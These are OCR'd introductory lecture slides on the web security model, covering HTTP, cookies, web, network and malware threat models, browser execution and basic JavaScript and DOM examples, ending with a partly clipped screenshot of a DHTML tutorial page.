
CS 5435

Web Security Model

Vitaly Shmatikov

(most slides from the Stanford Web security group)

Browser and Network



HTTP: HyperText Transfer Protocol

Used to request and return data

- Methods: `GET`, `POST`, `HEAD`, …


Stateless request/response protocol

- Each request is independent of previous requests
- Statelessness has a significant impact on design and implementation of applications

Evolution

- HTTP 1.0: simple
- HTTP 1.1: more complex
- HTTP/2: derived from Google's SPDY
  - Reduces and speeds up # of requests to render a page


HTTP Request



```
GET /default.asp HTTP/1.0
Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Connection: Keep-Alive
If-Modified-Since: Sunday, 17-Apr-96 04:32:58 GMT


```

HTTP Response




```
HTTP/1.0 200 OK
Date: Sun, 21 Apr 1996 02:20:42 GMT
Server: Microsoft-Internet-Information-Server/5.0
Connection: keep-alive
Content-Type: text/html
Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT
Content-Length: 2543

<HTML> Some data... blah, blah, blah </HTML>
```

Website Storing Info In Browser

A cookie is a file created by a website to store information in the browser



HTTP is a stateless protocol; cookies add state

What Are Cookies Used For?

Authentication

- The cookie proves to the website that the client previously authenticated correctly

Personalization

- Helps the website recognize the user from a previous visit

Tracking

- Follow the user from site to site; learn his/her browsing behavior, preferences, and so on

Goals of Web Security

Safely browse the Web

- A malicious website cannot steal information from or modify legitimate sites or otherwise harm the user…
- … even if visited concurrently with a legitimate site - in a separate browser window, tab, or even iframe on the same webpage

Support secure Web applications


- Applications delivered over the Web should have the same security properties we require for standalone applications (what are these properties?)

All of These Should Be Safe


Safe to visit an evil website

http://a.com
A.com

Safe to visit two pages at the same time



Safe delegation



Two Sides of Web Security


Web browser

- Responsible for securely confining Web content presented by visited websites

Web applications

- Online merchants, banks, Google Apps … Zoom
- Mix of server-side and client-side code
  - Server-side code written in PHP, Ruby, ASP, JSP… runs on the Web server
  - Client-side code written in JavaScript… runs in the Web browser
- Many potential bugs: XSS, XSRF, SQL injection

Where Does the Attacker Live?



Web Threat Models

Web attacker

Network attacker

- Passive: wireless eavesdropper
- Active: evil Wi-Fi router, DNS poisoning

Malware attacker

- Malicious code executes directly on victim's computer
- To infect victim's computer, can exploit software bugs (e.g., buffer overflow) or convince user to install malicious content (how?)
  - Masquerade as an antivirus program, video codec, etc.

Web Attacker

Controls a malicious website (attacker.com)

- Can even obtain an SSL/TLS certificate for his site ($0)

User visits attacker.com – why?

- Phishing email, enticing content, search results, link placed by an ad network, FB app, blind luck …

Attacker has no other access to user machine!

Variation: "iframe attacker"

- An iframe with malicious content included in an otherwise honest webpage
  - Syndicated advertising, mashups, etc.

OS vs. Browser Analogies

Operating system

Primitives
- System calls
- Processes
- Disk

Principals: Users
- Discretionary access control

Vulnerabilities
- Buffer overflow
- Root exploit

Web browser

Primitives
- Document object model
- Frames
- Cookies and localStorage

Principals: “Origins”
- Mandatory access control

Vulnerabilities
- Cross-site scripting
- Universal scripting

Browser: Basic Execution Model

Each browser window or frame:

- Loads content
- Renders
  - Processes HTML and executes scripts to display the page
  - May involve images, subframes, etc.
- Responds to events

Events

- User actions: OnClick, OnMouseover
- Rendering: OnLoad, OnUnload
- Timing: setTimeout(), clearTimeout()

HTML and Scripts

Browser receives content, displays HTML and executes scripts

```
<html>
    …
<p> The script on this page adds two numbers
<script>
   var num1, num2, sum
   num1 = prompt("Enter first number")
   num2 = prompt("Enter second number")
   sum = parseInt(num1) + parseInt(num2)
   alert("Sum = " + sum)
</script>
   …
</html>
```

Event-Driven Script Execution

```
<script type="text/javascript">
    function whichButton(event) {
    if (event.button==1) {
            alert("You clicked the left mouse button!") }
    else {
            alert("You clicked the right mouse button!")
    }}
</script>
…
<body onmousedown="whichButton(event)">
…
</body>
```

Script defines a page-specific function

Function gets executed when some event happens

JavaScript

"The world's most misunderstood programming language"

Language executed by the Web browser

- Scripts are embedded in webpages
- Can run before HTML is loaded, before page is viewed, while it is being viewed, or when leaving the page

Used to implement "active" webpages and Web applications

A (potentially malicious) webpage gets to execute some code on user's machine

JavaScript History

Developed by Brendan Eich at Netscape
- Scripting language for Navigator 2

Later standardized for browser compatibility
- ECMAScript Edition 3 (aka JavaScript 1.5)

Related to Java in name only
- Name was part of a marketing deal
- “Java is to JavaScript as car is to carpet”

Various implementations available
- SpiderMonkey, RhinoJava, others

Common Uses of JavaScript

Page embellishments and special effects

Dynamic content manipulation

Form validation

Navigation systems

Hundreds of applications

- Google Docs, Google Maps, dashboard widgets in Mac OS X, …

JavaScript in Webpages

Embedded in HTML as a <script> element

- Written directly inside a <script> element
  - <script> alert("Hello World!") </script>
- In a file linked as src attribute of a <script> element

  <script type="text/JavaScript" src="functions.js"></script>

Event handler attribute

  <a href="http://www.yahoo.com" onmouseover="alert('hi');">

Pseudo-URL referenced by a link

  <a href="JavaScript: alert('You clicked');">Click me</a>

Document Object Model (DOM)

HTML page is structured data


DOM is object-oriented representation of the hierarchical HTML structure

- Properties: document.alinkColor, document.URL, document.forms[ ], document.links[ ], …
- Methods: document.write(document.referrer)
  - These change the content of the page!

Also Browser Object Model (BOM)

- Window, Document, Frames[], History, Location, Navigator (type and version of browser)

Browser and Document Structure



All Tutorials
JavaScript/DHTML Tutorial
JavaScript/DHTML Assignments

1. Foundations of DHTML
Introduction to DHTML
The Document Object Model
JavaScript Event Handlers
Scripting Properties and Methods
Scripting with JavaScript
Script Locations and Formats
Dynamic Styles

2. JavaScript Data Operations
Data Types and Variables
Arithmetic Operations
String Operations
The Math Object
String Objects
The Date Object

3. Basic Input and Output
Writing to a Document
Textbox Fields
Alert Boxes
Confirm Boxes
Prompt Boxes

4. Script Decision Making
The if Statement
The if...else Statement
The if...else if Statement
The switch Statement

5. Script Iterations

e Document Object Model

A Web p pplying JavaScript processing to the XHTML elements on that page. bly have considered XHTML tags simply as markup codes providing nd supplying mechanisms through which styling is applied to that content. Importantly, though, XHTML tags are also **software objects**. That is, all XHTML tags have **properties** and **methods** that can be programmed. As is the case with all software objects, properties refer to characteristics of the element; methods refer to actions the object can perform. XHTML tags, then, are programmable through JavaScript processing routines that set their properties and activate their methods in order to make Web pages dynamic.


The programming interface to the Web page is known as the Document Object Model (DOM). T s comprising a Web page, and it provides the means for ident ir properties and methods to produce dynamic changes.

The DOM Hierarchy

Basically, the DOM is a hierarchy of browser components. At the top-most level is the browser (**navigator**) object. At the next level down the hierarchy is the **window** object, the main browser window within which Web pages appear. Within the window are optional **frame** objects (if the window is divided into frames), and these window and frame objects contain the **document** objects representing Web pages. The page itself contains other objects, including

